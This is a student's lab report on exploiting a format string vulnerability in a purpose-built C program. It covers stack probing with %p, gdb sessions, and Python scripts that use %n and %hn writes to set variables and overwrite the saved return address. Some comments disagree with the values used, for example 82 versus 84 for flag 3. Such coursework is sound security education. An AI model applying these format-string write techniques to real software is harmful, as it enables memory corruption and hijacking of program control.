Software Exploitation

Lab 4: Format string vulnerability

Author: Adam Pawełek
Evaluator of the report: Mikko Neijonen

Program to exploit

```c
#include <stdio.h>
#include <unistd.h>

int global = 0;

void flag_5() { printf("Good work, flag_5 done\n"); }

int main(int argc, char **argv) {
 volatile int local = 0;
 char username[256] = {0};

 if (isatty(STDIN_FILENO))
   printf("username: ");
 fgets(username, sizeof(username), stdin);

 printf("Welcome, %s\n\n", username);

 // `fprintf(dst, fmt, args...)` writes to `dst` using format string `fmt`
 //
 // This invocation of `fprintf` is vulnerable because `username` that is
 // used as a format string is a user-controlled value. We can pass an
 // arbitrary format string as long as it is at most 64 characters,
including
 // the terminating null character.
 //
 printf("---\n");
 fprintf(stderr, username);
 printf("---\n");

 // Print the variable addresses and values for convenience.

 if (local == 0 && global == 0) {
   printf("Try to get the flags next.\n");
   return 1;
 }

 printf("Good work, flag_0 done\n");

 // You can use different inputs for all flags if you wish.
 //
 // Note that some of the flags {1,2} and {3,4} are mutually exclusive
 // so it is not possible to get them with same input.
 //
 if (local == 42)
   printf("Good work, flag_1 done\n");
 if (local == 0xb0b51ed5)
   printf("Good work, flag_2 done\n");
 if (global == 84)
   printf("Good work, flag_3 done\n");
 if (global == 0x7e1eca57)
   printf("Good work, flag_4 done\n");

 return 0;
}
```

Theory introduction

Common parameters used in a Format String Attack:
%p -   External representation of a pointer to void (prints a pointer address)
%n -   Writes the number of characters into a pointer
In another word %n writing the number of characters of our output to at the address pointed by %n.
I will use %p to see values of the stack.
Source -> https://owasp.org/www-community/attacks/Format_string_attack

For writing big numbers I will divide the whole number into the 2 parts. And based on calculation I will write half of the number in the first 2 bytes and rest in the second 2 bytes. (2 short ints instead long 4 bit int)
To use this I will need the
%hn - It writes half of the number to the indicated address


This is formula which I used:
[The value we want] - [The bytes alredy wrote] = [The value to set].
Source -> https://axcheron.github.io/exploit-101-format-strings/

Problem

Main problem of this assignment is reaching 5 flags. We can't reach at the same moment flag 1 and 2 or flag 3 and 4 because we can only put one value in global and local variables. To reach flag_5 we will have to run function 5 so to reach flag 5 we will have to write in the eip, address of the function5.

Approach

In This assignment we will exploit fprintf vulnerability (fprintf doesn't have any format specificers)



```
format_1.c:27:19: warning: format not a string literal and no format arguments [
-Wformat-security]
   27 |   fprintf(stderr, username);
      |                   ^~~~~~~~
ubuntu@ubuntu-VirtualBox:~/Desktop/software Exploatation/Lab4/src$ 
```

So I can add to input string specifiers to get information about the stack and to change the values of some variables.


For this assignment I decided to:
1.Read the address of local and global variable
2.Read the address of function_5
3.Use string variabilities to put "|%p" and check on which positions in the stack are variables that we want to change
4.Calculate the numbers that we need to put into this variables
5.Put suitable numbers into variables using string variabilities and %n

To get these flags first I will explore stack with "|%p" and then I will get positions of pointer addresses that I'm interested in. To these addresses I will store suitable values to change for example local or global variables. To do this I will put to %n position on the stack and %n will write to variable number bytes in output to %n point.

For flags 0,1,2,3,4 I created separate codes (which only reach flag 0 and one of flags 1,2,3,4). This helped me to practise calculating the appropriate numbers and gave me confidence that I reached these flags properly. After getting alone these flags I tried to combine them and reach flag 5. Calculation for this was slightly different but the main rules didn't change.

Flag 0

To reach flag 0 we only needed to save something in local or global variable. To do this we need to pack addresses to strings that we want to use then we want to see which position these addresses have. To do this I used "%p" which prints a pointer address thanks to that I could write into that address's value that I want. So if I put in the local variable value 42 I will also reach flag 0. In next chapter flag 1 there is explanation how I did it.




```
Welcome, ����������������|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|
%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p

---
����������������|0xf7fb3580|0x8049264|0xf7ddcedc|0x95d|0xf7ddd76c|0x804b3b8|0x80
4b3ba|0xffffcfec|0xffffcfee|0xffffd01c|0xffffd01e|0x7c70257c|0x257c7025|0x70257c
70|0x7c70257c|0x257c7025|0x70257c70|0x7c70257c|0x257c7025|0x70257c70|0x7c70257c|
0x257c7025|0x70257c70|0x7c70257c|0x257c7025|0x70257c70|0x7c70257c|0x257c7025|0x7
0257c70|0x7c70257c|0x257c7025|0x70257c70|0x7c70257c|0x257c7025|0x70257c70|0x7c70
257c|0x257c7025|0x70257c70|0x7c70257c|0x257c7025---
Try to get the flags next.
```

Flag 1

Approach

To get flag 1 we have to write value 42 in variable local.



```
(gdb) p &local
$1 = (volatile int *) 0xffffcfec
(gdb) c
```

We can see that the local variable address is `0xffffcfec`. To put value 42 in variable local we will have to pack local variable address it will have position 6 on our stack then we will need fill our buffer by 42 bytes. This will give us the intended result.

Calculation


4 bytes (int) + 38 bytes (Chars) = 42
Value 42 will be written in the local variable.
At the end I'm using `exploit  += "%6$hn"` to write a value of 42 in 6-th position on the stack which is a pointer to the local variable.

Code

```python
#! /usr/bin/env python2

from struct import pack
from sys import stdout
#from subprocess import Popen

exploit = pack("<L", 0xffffcfec)

exploit  += "A" * 38
exploit  += "%6$hn"
```

```
stdout.write(exploit)
```

Result



```
Good work, flag_0 done
Good work, flag_1 done
[Inferior 1 (process 2051) exited normally]
(gdb)
```


Flag 2

Approach

We can see that we can’t use the same approach like in flag 1. Obstacle for that is the size of the buffer and the big value that we have to put in the local variable. I won’t try to put a lot of A or try to put this whole value with “x” at the end because it will take forever to write that length pad.

Instead of using long integers (4 bytes) I will use 2 short integers.
Then I packed the address of local variable to string and after “|%p” stack research I get the information that pointers to the local variable are in 6-th and 7-th position.
Then I calculated the value `0xb0b51ed5` using the formula below.
[The value we want] - [The bytes alredy wrote] = [The value to set].

Calculation



```
(gdb) p &local
$1 = (volatile int *) 0xffffcfec
(gdb)
```


Low order
0x1ed5 - 0x8 = 0x1ECD (7885 decimal)

high order
0xb0b5 - 0x1ed5 = 0x91E0 (37344 decimal)

Code

```python
#! /usr/bin/env python2

from struct import pack
from sys import stdout
#from subprocess import Popen


exploit = pack("<L", 0xffffcfec)

exploit += pack("<L", 0xffffcfee)

# 0xb0b51ed5 number we want

# low order
#0x1ed5 - 0x8 = 0x1ECD (7885 decimal)
exploit  += "%7885x"
exploit  += "%6$hn"


#high order
#0xb0b5 - 0x1ed5 = 0x91E0 (37344 decimal)

exploit  += "%37344x"
exploit  += "%7$hn"


stdout.write(exploit)
```

Result




```
Good work, flag_0 done
Good work, flag_2 done
[Inferior 1 (process 18137) exited normally]
(gdb)
```

Flag 3

Approach and Problem

Approach in flag 3 is the same as in flag 1 with the difference that we want now to write value 82 to variable global.
This global variable is now also on the 6-th position.



```
gdb) p &global
2 = (int *) 0x804b3b8 <global>
gdb)
```


Calculation

(Int) 4 + 80 = 84
So I added 80 Chars.

Code

```
#! /usr/bin/env python2

from struct import pack
from sys import stdout
from subprocess import Popen


exploit = pack("<L", 0x804b3b8)


exploit  += b"B" * 80
exploit  += b"%6$n"

stdout.write(exploit)
```

Result



```
Good work, flag_0 done
Good work, flag_3 done
[Inferior 1 (process 17778) exited normally]
(gdb) 
```

Flag 4

Approach

Approach for flag 4 is nearly the same as with flag 2. The difference here is that we want to write `0x7e1eca57` into a global variable.
In this case also like in the flag 2 example global variable pointer is on the position 6 and 7.

Calculation


low order
0xca57 - 0x8 = 0xCA4F (decimal 51791)

high order
(0x7e1e - 0xca57) % 0x10000 = 0xB3C7 (46023 decimal)

Code

```python
#! /usr/bin/env python2

from struct import pack
from sys import stdout
#from subprocess import Popen


exploit = pack("<L", 0x804b3b8)

exploit += pack("<L", 0x804b3ba)

#low order
#0xca57 - 0x8 = 0xCA4F (decimal 51791)
exploit  += "%51791x"
exploit  += "%6$hn"

#high order
#(0x7e1e -  0xca57) % 0x10000 = 0xB3C7 (46023 decimal)
exploit  += "%46023x"
exploit  += "%7$hn"


stdout.write(exploit)
```

Result




```
Good work, flag_0 done
Good work, flag_4 done
[Inferior 1 (process 18140) exited normally]
(gdb)
```

Flag 0,1,3,5

Approach


To get flag 5 we need to write something in the local variable or global variable. After that program will not return 1 and end main. To reach flag 5 we need to write the address of function flag_5 to the eip address. Thanks to that, after the end of the main function flag_5 will be executed.



```
Saved registers:
  ebx at 0xffffd000, ebp at 0xffffd008, edi at 0xffffd004, eip at 0xffffd01c
(gdb)
```

Eip address: 0xffffd01c

Function 5 address: 0x8049216



```
(gdb) p &flag_5
$2 = (void (*)()) 0x8049216 <flag_5>
(gdb)
```


Calculation:

First we need calculate flag 1:
4 * 4 (int) + 26 (char) = 42
Next we have to calculate flag 3:
42 + 42 = 84
Then we have to calculate how to put the address of flag_5 function to eip.
low order
0x9216 - 0x54 = 0x91C2 (37314 decimal)
high order
(0x804 - 0x9216) % 0x10000 = 0x75EE (30190 decimal)

Code

```python
#! /usr/bin/env python2

from struct import pack
from sys import stdout
#from subprocess import Popen

exploit = pack("<L", 0xffffcfec)

exploit += pack("<L", 0x804b3b8)

exploit += pack("<L", 0xffffd01c) #eip address
exploit += pack("<L", 0xffffd01e)
exploit  += "A" * 26
exploit  += "%6$hn"


exploit  += b"B" * 42
exploit  += b"%7$n"


#exploit += b"|%p" * 40

#low order
#0x9216 - 0x54 = 0x91C2 (37314 decimal)

exploit  += "%37314x"
exploit  += "%8$hn"

#high order
#(0x804 - 0x9216) % 0x10000 = 0x75EE (30190 decimal)


exploit  += "%30190x"
exploit  += "%9$hn"

#0x8049216 - my address of flag_5 function


stdout.write(exploit)
```

Result



```
Good work, flag_0 done
Good work, flag_1 done
Good work, flag_3 done
Good work, flag_5 done

Program received signal SIGSEGV, Segmentation fault.
0x00000001 in ?? ()
(gdb)
```

Flag 0,2,4,5


This variation of flag was much harder to get so I will go through my reasoning.

So first I put the code from flag 4. and then I tried to find out what value is in the address of the local variable which was crucial to get flag 2.
This code looks like this:

Code for getting value of local variable

```
#! /usr/bin/env python2

from struct import pack
from sys import stdout
#from subprocess import Popen


exploit = pack("<L", 0x804b3b8)

exploit += pack("<L", 0x804b3ba)

exploit += pack("<L", 0xffffcfec)

exploit += pack("<L", 0xffffcfee)


#low order
#0xca57 - 16 =  (decimal 51791)
exploit  += "%51783x"
exploit  += "%6$hn"

#high order
#(0x7e1e -  0xca57) % 0x10000 = 0xB3C7 (46023 decimal)
exploit  += "%46023x"
exploit  += "%7$hn"


exploit  += "%8$n"

stdout.write(exploit)
```

Result of this code



```
(gdb) p/x local
$26 = 0x17e1e
(gdb)
```

0x17e1e - value that we will need for calculation

Calculation:

Low order:

(0x1ed5 - 0x17e1e) % 0x10000 = 0xA0B7 (41143 decimal)

High order


#0xb0b5 - 0x1ed5 = 0x91E0 (37344 decimal)

So code to get flag 2 and 4 looked like this

Code for flag 2 and 4

```
#! /usr/bin/env python2

from struct import pack
from sys import stdout
#from subprocess import Popen


exploit = pack("<L", 0x804b3b8)

exploit += pack("<L", 0x804b3ba)

exploit += pack("<L", 0xffffcfec)

exploit += pack("<L", 0xffffcfee)


#low order
#0xca57 - 0x10 =  (decimal 51783)
exploit  += "%51783x"
exploit  += "%6$hn"

#high order
#(0x7e1e -  0xca57) % 0x10000 = 0xB3C7 (46023 decimal)
exploit  += "%46023x"
exploit  += "%7$hn"


# low order
#(0x1ed5 - 0x17e1e) % 0x10000 = 0xA0B7 (41143 decimal)
exploit  += "%41143x"
exploit  += "%8$n"


#high order
#0xb0b5 - 0x1ed5 = 0x91E0 (37344 decimal)

exploit  += "%37344x"
exploit  += "%9$hn"


stdout.write(exploit)
```

Result



```
Good work, flag_2 done
Good work, flag_4 done
[Inferior 1 (process 19052) exited normally]
(gdb)
```

Now I repeat the same action to get flag 5. So first I wanted to see what is in the eip address after getting flag 2 and 4 then I calculated what I needed to put into the string.

0x0002b0b5 - value in the eip address

Calculation to reach flag 5


I did this calculation the same way as in the previous example.
low order
(0x9216 - 0x0002b0b5) % 0x10000 = 0xE161

high order
(0x804 - 0x9216) % 0x10000 = 0x75EE (30190 decimal)

Final Code

```
#! /usr/bin/env python2

from struct import pack
from sys import stdout
#from subprocess import Popen


exploit = pack("<L", 0x804b3b8)

exploit += pack("<L", 0x804b3ba)

exploit += pack("<L", 0xffffcfec)
exploit += pack("<L", 0xffffcfee)

exploit += pack("<L", 0xffffd01c)
exploit += pack("<L", 0xffffd01e)



#flag 4
#low order
#0xca57 - 0x10 =  (decimal 51783)
exploit  += "%51775x"
exploit  += "%6$hn"

#high order
#(0x7e1e -  0xca57) % 0x10000 = 0xB3C7 (46023 decimal)
exploit  += "%46023x"
exploit  += "%7$hn"


#flag 2
# low order
#(0x1ed5 - 0x17e1e) % 0x10000 = 0xA0B7 (41143 decimal)
exploit  += "%41143x"
exploit  += "%8$hn"


#high order
#0xb0b5 - 0x1ed5 = 0x91E0 (37344 decimal)

exploit  += "%37344x"
exploit  += "%9$hn"

#flag 5
#low order
#(0x9216 - 0x0002b0b5) % 0x10000 = 0xE161

exploit  += "%57697x"
exploit  += "%10$hn"

#high order
#(0x804 - 0x9216) % 0x10000 = 0x75EE (30190 decimal)


exploit  += "%30190x"
exploit  += "%11$hn"



stdout.write(exploit)
```

Result




```
Continuing.
Good work, flag_2 done
Good work, flag_4 done
Good work, flag_5 done

Program received signal SIGSEGV, Segmentation fault.
0x00000001 in ?? ()
(gdb)
```


Time spend for that assignment

3 days approximately 30h


System Informations



```
ubuntu@ubuntu-VirtualBox:~/Desktop/software Exploatation/Lab4/src$ gdb -v
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
ubuntu@ubuntu-VirtualBox:~/Desktop/software Exploatation/Lab4/src$
```



```
gcc version 9.3.0 (Ubuntu 9.3.0-17ubuntu1~20.04)
ubuntu@ubuntu-VirtualBox:~/Desktop/software Exploatation/Lab4/src$
```



```
ubuntu@ubuntu-VirtualBox:~/Desktop/software Exploatation/Lab4/src$ uname -a
Linux ubuntu-VirtualBox 5.8.0-49-generic #55~20.04.1-Ubuntu SMP Fri Mar 26 01:01
:07 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
ubuntu@ubuntu-VirtualBox:~/Desktop/software Exploatation/Lab4/src$
```

Conclusion

My approach works for every flag. It was very helpful to get first every flag alone and then combine them. Thanks to that it was much easier with previous experience to get more advanced flags. Knowledge from the previous assignments and practise of GDB was also very helpful.